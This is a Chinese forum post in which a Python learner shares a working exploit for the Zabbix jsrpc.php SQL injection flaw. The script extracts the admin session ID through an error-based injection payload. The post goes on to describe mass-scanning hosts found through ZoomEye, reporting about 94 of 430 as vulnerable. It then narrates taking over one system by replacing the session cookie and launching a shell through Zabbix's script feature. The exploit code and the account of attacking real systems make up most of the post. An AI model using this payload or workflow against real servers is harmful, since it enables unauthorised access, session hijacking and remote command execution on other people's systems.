本帖最后由 Double8 于 2016-8-30 09:09 编辑
现在正在学习python,尝试用zabbix的sql注入漏洞试写一个exp,主要是在一位大神写好的框架下面自己添加的脚本:[有时候就是这么巧,刚看到大神也来90:https://forum.90sec.org/forum.php?mod=viewthread&tid=9850&extra=page%3D1 后来看到有人写了一个更好的脚本:https://github.com/Xyntax/POC-T/blob/master/script/zabbix-jsrpc-mysql-exp.py,可以获取密码和session。不过这个脚本相当于自己学习的过程吧。 主要获取的是url和sessionid值,代码如下
import requests import re
h1 = { 'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0', }
def poc(url): if '://' not in url: url = 'http://' + url payload='/jsrpc.php?type=9&method=screen.get×tamp=1471403798083&pageFile=history.php&profileIdx=web.item.graph&profileIdx2=1 and (select 1 from (select count(*),concat((select(select concat(cast(concat(sessionid,0x7e,userid,0x7e,status) as char),0x7e)) from zabbix.sessions where status=0 and userid=1 LIMIT 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)&updateProfile=true&period=3600&stime=20160817050632&resourcetype=17' target=url+payload
try: r = requests.get(target,headers=h1,timeout=20).content if 'Duplicate entry' in r and 'class="flickerfreescreen"' in r: pattern='\w+~' m=re.search(pattern,r) return url,m.group()[:-1] except Exception, e: pass return False
#poc('157.7.131.58:8080')
以关键字:zabbix country:cn爬取了zoomeye前50页,效果如下,前面是url,后面是sessionid:

扫了430条,大约有94还存在漏洞。 选择了一个进行zabbix漏洞的利用: Sessionid:052ff3f79635c65b4c252992430f7afa 替换为自己的sessionid: 成功登陆: 在利用zabbix自带的脚本,如下图选择: 打开一个shell,监听2222端口: 再回到这个界面调用脚本: 选择自己的脚本: 再连上shell: 可以获得一个shell:
| 